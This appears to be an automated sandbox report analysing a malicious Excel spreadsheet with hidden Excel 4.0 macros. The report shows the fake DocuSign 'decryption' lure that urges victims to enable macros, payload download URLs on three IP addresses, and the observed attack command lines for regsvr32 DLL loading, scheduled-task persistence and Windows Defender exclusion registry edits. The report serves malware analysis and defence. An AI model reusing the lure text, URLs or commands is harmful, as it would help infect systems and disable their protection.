ID: 491509
Sample Name: Compensation-1730406737-09272021.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:50:18
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Compensation-1730406737-0…

Overview

General Information

Sample Name:	Compensation-1730406737-09272021.xls
Analysis ID:	491509
MD5:	b4b3a2223765ac..
SHA1:	57bc35cb0c7a9a..
SHA256:	3982ae3e61a6ba..
Infos:	HTTP HCA HCA

Most interesting Screenshot:



Compensation-1730406737-09272021 [Compatibility Mode] - Microsoft Excel

DocuSign

THIS DOCUMENT ENCRYPTED BY
DOCUSIGN® PROTECT SERVICE

This steps are required to fully decrypt the document, encrypted by DocuSign

1. If this document was downloaded from E-mail, then please click "Enable editing" in the yellow bar above.

example of notification

PROTECTED WARNING This file originated from an internet location and might be unsafe. Click for more details. Enable Editing

2. Click to "Enable Content" to perform Microsoft Excel Decryption Core to start the decryption of the document.


example of notification

SECURITY WARNING Macros have been disabled. Enable Macros

Why I can not open this document?

- You are using iOS or Android device. Please use Desktop PC.
- You are trying to view this document using Online Viewer.

Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Sigma detected: Schedule system p…
- Office document tries to convince vi…
- Maps a DLL or memory area into an…
- Overwrites code with unconditional j…
- Office process drops PE file
- Writes to foreign memory regions
- Uses cmd line tools excessively to a…
- Sigma detected: Microsoft Office Pr…
- Allocates memory in foreign process…
- Injects code into the Windows Explo…
- PE file has nameless sections
- Sigma detected: Regsvr32 Comman…
- Machine Learning detection for dropp…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2528 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 2084 cmdline: regsvr32 -silent ..\Drezd.red MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1928 cmdline: -silent ..\Drezd.red MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 2008 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
        - schtasks.exe (PID: 264 cmdline: 'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn fpdnnxq /tr 'regsvr32.exe -s \'C:\Users\user\Drezd.red\'' /SC ONCE /Z /ST 16:53 /ET 17:05 MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
  - regsvr32.exe (PID: 584 cmdline: regsvr32 -silent ..\Drezd1.red MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2228 cmdline: -silent ..\Drezd1.red MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 2608 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
  - regsvr32.exe (PID: 2280 cmdline: regsvr32 -silent ..\Drezd2.red MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2624 cmdline: -silent ..\Drezd2.red MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 408 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
      - regsvr32.exe (PID: 804 cmdline: -s 'C:\Users\user\Drezd.red' MD5: 432BE6CF7311062633459EEF6B242FB5)
- regsvr32.exe (PID: 2816 cmdline: regsvr32.exe -s 'C:\Users\user\Drezd.red' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1124 cmdline: -s 'C:\Users\user\Drezd.red' MD5: 432BE6CF7311062633459EEF6B242FB5)
    - explorer.exe (PID: 2540 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
      - reg.exe (PID: 672 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Djryxcyvgoe' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
      - reg.exe (PID: 2064 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Benqxuam' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
- regsvr32.exe (PID: 2624 cmdline: regsvr32.exe -s 'C:\Users\user\Drezd.red' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
Compensation-1730406737-09272021.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Command Line Without DLL

Persistence and Installation Behavior:

Sigma detected: Schedule system process

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office process drops PE file

PE file has nameless sections

Persistence and Installation Behavior:

Uses cmd line tools excessively to alter registry or file data

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes


Injects code into the Windows Explorer (explorer.exe)

Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Command and Scripting Interpreter 1 1	Scheduled Task/Job 1	Process Injection 4 1 3	Masquerading 1 2 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesd Insecur Networl Commu
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit Redirec Calls/SI
Domain Accounts	Scripting 2	Logon Script (Windows)	Logon Script (Windows)	Modify Registry 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit Track D Locatio
Local Accounts	Native API 3	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 1	NTDS	Process Discovery 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1	SIM Ca Swap
Cloud Accounts	Exploitation for Client Execution 3 2	Network Logon Script	Network Logon Script	Process Injection 4 1 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial c Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access







Behavior Graph



Hide Legend
Behavior Graph
ID: 491509
Sample: Compensation-1730406737-092...
Startdate: 27/09/2021
Architecture: WINDOWS
Score: 100
MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN
Document exploit detected (drops PE files)
Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
Sigma detected: Schedule system process
7 other signatures
started
started
started
EXCEL.EXE
194
38
regsvr32.exe
regsvr32.exe
190.14.37.178, 49165, 80
OffshoreRacksSAPA
Panama
185.183.96.67, 49166, 80
HSAE
Netherlands
185.250.148.213, 49167, 80
FIRSTDC-ASRU
Russian Federation
dropped
dropped
dropped
C:\Users\user\...\44466.7022844907[3].dat, PE
C:\Users\user\...\44466.7022844907[2].dat, PE
C:\Users\user\...\44466.7022844907[1].dat, PE
Document exploit detected (UrlDownloadToFile)
started
started
started
started
regsvr32.exe
regsvr32.exe
regsvr32.exe
regsvr32.exe
Overwrites code with unconditional jumps - possibly settings hooks in foreign process
Injects code into the Windows Explorer (explorer.exe)
Writes t
started
started
started
regsvr32.exe
regsvr32.exe
regsvr32.exe
dropped
C:\Users\user\Drezd.red, PE32
Overwrites code with unconditional jumps - possibly settings hooks in foreign process
Injects code into the Windows Explorer (explorer.exe)
Writes to foreign memory regions
Allocates memory in foreign processes
Maps a DLL or memory area into another process
Uses cmd line tools excessively to alter registry or file data
started
started
started
started
started
started
explorer.exe
8
1
explorer.exe
regsvr32.exe
explorer.exe
reg.exe
1
reg.exe
1
dropped
dropped
C:\Users\user\Drezd2.red, PE32
C:\Users\user\Drezd1.red, PE32
Uses cmd line tools excessively to alter registry or file data
Drops PE files to the user root directory
Uses schtasks.exe or at.exe to add and modify task schedules
started
schtasks.exe
Legend:
Process
Signature
Created File
DNS/IP Info
Is Dropped
Is Windows Process
Number of created Registry Values
Number of created Files
Visual Basic
Delphi
Java
.Net C# or VB.NET
C, C++ or other language
Is malicious
Internet

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



DocuSign®

THIS DOCUMENT ENCRYPTED BY
DOCUSIGN® PROTECT SERVICE

This steps are required to fully decrypt the document, encrypted by DocuSign

1. If this document was downloaded from E-mail, then please click "**Enable editing**" in the yellow bar above.

example of notification

PROTECTED WARNING This file originated from an internet location and might be unsafe. Click for more details. Enable Editing

2. Click to "Enable Content" to perform Microsoft Excel Decryption Core to start the decryption of the document.

example of notification

SECURITY WARNING Macros have been disabled. Enable Macros

Why I can not open this document?

- You are using iOS or Android device. Please use Desktop PC.
- You are trying to view this document using Online Viewer.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Compensation-1730406737-09272021.xls	0%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.7022844907[3].dat	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.7022844907[1].dat	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.7022844907[2].dat	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://190.14.37.178/44466.7022844907.dat	0%	Avira URL Cloud	safe	
http://185.250.148.213/44466.7022844907.dat	0%	Avira URL Cloud	safe	
http://185.183.96.67/44466.7022844907.dat	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://190.14.37.178/44466.7022844907.dat	false	• Avira URL Cloud: safe	unknown
http://185.250.148.213/44466.7022844907.dat	false	• Avira URL Cloud: safe	unknown
http://185.183.96.67/44466.7022844907.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.183.96.67	unknown	Netherlands	🇳🇱	60117	HSAE	false
190.14.37.178	unknown	Panama	🇵🇦	52469	OffshoreRacksSAPA	false
185.250.148.213	unknown	Russian Federation	🇷🇺	48430	FIRSTDC-ASRU	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491509
Start date:	27.09.2021
Start time:	16:50:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 13s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Compensation-1730406737-09272021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.expl.evad.winXLS@33/12@0/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 20.4% (good quality ratio 18.8%) • Quality average: 74.7% • Quality standard deviation: 29.3%
HCA Information:	• Successful, ratio: 83% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:51:23	API Interceptor	62x Sleep call for process: regsvr32.exe modified
16:51:25	API Interceptor	888x Sleep call for process: explorer.exe modified
16:51:27	API Interceptor	1x Sleep call for process: schtasks.exe modified
16:51:28	Task Scheduler	Run new task: fpdnnxq path: regsvr32.exe s>-s "C:\Users\user\Drezd.red"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HSAE	KHI13mrm4c.exe	Get hash	malicious	Browse	• 185.183.98.2
	Copy of Payment-228607772-09222021.xls	Get hash	malicious	Browse	• 185.82.202.248
	NJS4hNBeUR.exe	Get hash	malicious	Browse	• 185.198.57.68
	rQoEGMGufv.exe	Get hash	malicious	Browse	• 185.45.192.203
	5ya8R7LxXl.exe	Get hash	malicious	Browse	• 185.45.192.203
	Uz2eSldsZe.exe	Get hash	malicious	Browse	• 185.45.192.203
	SWIFT_COPY.htm	Get hash	malicious	Browse	• 194.36.191.196
	3hTS09wZ7G.exe	Get hash	malicious	Browse	• 185.183.96.3
	040ba58b824e36fc9117c1e3c8b651d9e4dc3fe12b535.exe	Get hash	malicious	Browse	• 185.183.96.3
	OC2Z0JbqfA.exe	Get hash	malicious	Browse	• 185.183.96.3
	89o9iHBGiB.exe	Get hash	malicious	Browse	• 185.183.96.3
	DWVByMCYL8.exe	Get hash	malicious	Browse	• 185.183.96.3
	DUpgpAnHkq.exe	Get hash	malicious	Browse	• 185.183.96.3
	7EAz8cQ49v.exe	Get hash	malicious	Browse	• 185.183.96.3
	f9aoawyl4M.exe	Get hash	malicious	Browse	• 185.183.96.3
	7da1ac7cd7a61715807d49e8c79b054ba302b3988ba19.exe	Get hash	malicious	Browse	• 185.183.96.3
	38fd2cb3083f33b50606b7821453769103bde24335734.exe	Get hash	malicious	Browse	• 185.183.96.3
	JSYInjvdnM.exe	Get hash	malicious	Browse	• 185.183.96.3
	KlErfuBsH2.exe	Get hash	malicious	Browse	• 185.183.96.3
	qB6P2WfUjb.exe	Get hash	malicious	Browse	• 185.183.96.3

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.7022844907[1].dat

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	4.528544078109707
Encrypted:	false
SSDEEP:	3072:Do6vBnby4Yx0XjFFzPQ0MslzERfQB24hLxBVi/b/9+PdpiWC35ol/uwfTuT2b2M5:vs6Xpq0H3Jhds/9+qC/zfTPLv
MD5:	4B0D7EAB4203C3E8CF8ABA423AEB4167
SHA1:	BB53264B45F27738AD5A89CB304C129C35044D20
SHA-256:	09E68587EEE29DF07C5893F10FBA90EF9032C4901785C62D4D154CACFDD2D20A
SHA-512:	7E0CAB00C3A0E14BD07314F46A824F5166391FD0A15B55C0E4CD04F7C9CA9E630818576A8651B9ABF0141E9F1E54B820441D543F45733F2B0EFE11BBC413DBA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......PE..L.....;a...........!........................ ....p.......\|.... ....text.............................. ..`.edata..p.... ....@..@.data.... ...0.......... ....@....data...T....P.......$.............@....rdatat.H..........................@....rsrc........ ....@..@.........P...0...P..............................P.......P...H..........................P.... ...P.. ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.7022844907[2].dat

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	4.528544078109707
Encrypted:	false
SSDEEP:	3072:Do6vBnby4Yx0XjFFzPQ0MslzERfQB24hLxBVi/b/9+PdpiWC35ol/uwfTuT2b2M5:vs6Xpq0H3Jhds/9+qC/zfTPLv
MD5:	4B0D7EAB4203C3E8CF8ABA423AEB4167
SHA1:	BB53264B45F27738AD5A89CB304C129C35044D20
SHA-256:	09E68587EEE29DF07C5893F10FBA90EF9032C4901785C62D4D154CACFDD2D20A
SHA-512:	7E0CAB00C3A0E14BD07314F46A824F5166391FD0A15B55C0E4CD04F7C9CA9E630818576A8651B9ABF0141E9F1E54B820441D543F45733F2B0EFE11BBC413DBA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......PE..L.....;a...........!........................ ....p.......\|.... ....text.............................. ..`.edata..p.... ....@..@.data.... ...0.......... ....@....data...T....P.......$.............@....rdatat.H..........................@....rsrc........ ....@..@.........P...0...P..............................P.......P...H..........................P.... ...P.. ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.7022844907[3].dat

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	4.528544078109707
Encrypted:	false
SSDEEP:	3072:Do6vBnby4Yx0XjFFzPQ0MslzERfQB24hLxBVi/b/9+PdpiWC35ol/uwfTuT2b2M5:vs6Xpq0H3Jhds/9+qC/zfTPLv
MD5:	4B0D7EAB4203C3E8CF8ABA423AEB4167
SHA1:	BB53264B45F27738AD5A89CB304C129C35044D20
SHA-256:	09E68587EEE29DF07C5893F10FBA90EF9032C4901785C62D4D154CACFDD2D20A
SHA-512:	7E0CAB00C3A0E14BD07314F46A824F5166391FD0A15B55C0E4CD04F7C9CA9E630818576A8651B9ABF0141E9F1E54B820441D543F45733F2B0EFE11BBC413DBA
Malicious:	**true**

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44466.7022844907[3].dat

Antivirus:	- Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L.....;a...........!......................... ....p.......\|.... ....text.............................. ..`.edata..p.... ....@..@.data.... ...0.......... ....@....data...T....P.......$..............@....rdatat.H..........................@....rsrc........ ....@..@.........P...0...P..............................P.......P...H..........................P.... ...P.. ....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.254441838317247
Encrypted:	false
SSDEEP:	1536:C6IL3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:CpJNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	70473B0C7F1A6F72E5CC4E6AEAED2A71
SHA1:	DF5905D6593A8FDCCE2B294D7E18802B512F6F0D
SHA-256:	309BE4CD584F9D0695E0AA9C23267FB6F0423B4FDEF25206013861848F0CC25F
SHA-512:	79B6E4F115568CE3D20340C4E1353DAE1189CC7C765A257F5F9F6B5248F79589B5C13AF1701359745B2E04C2151FCBFC12E7364CCCC501B710738232519A9897
Malicious:	false
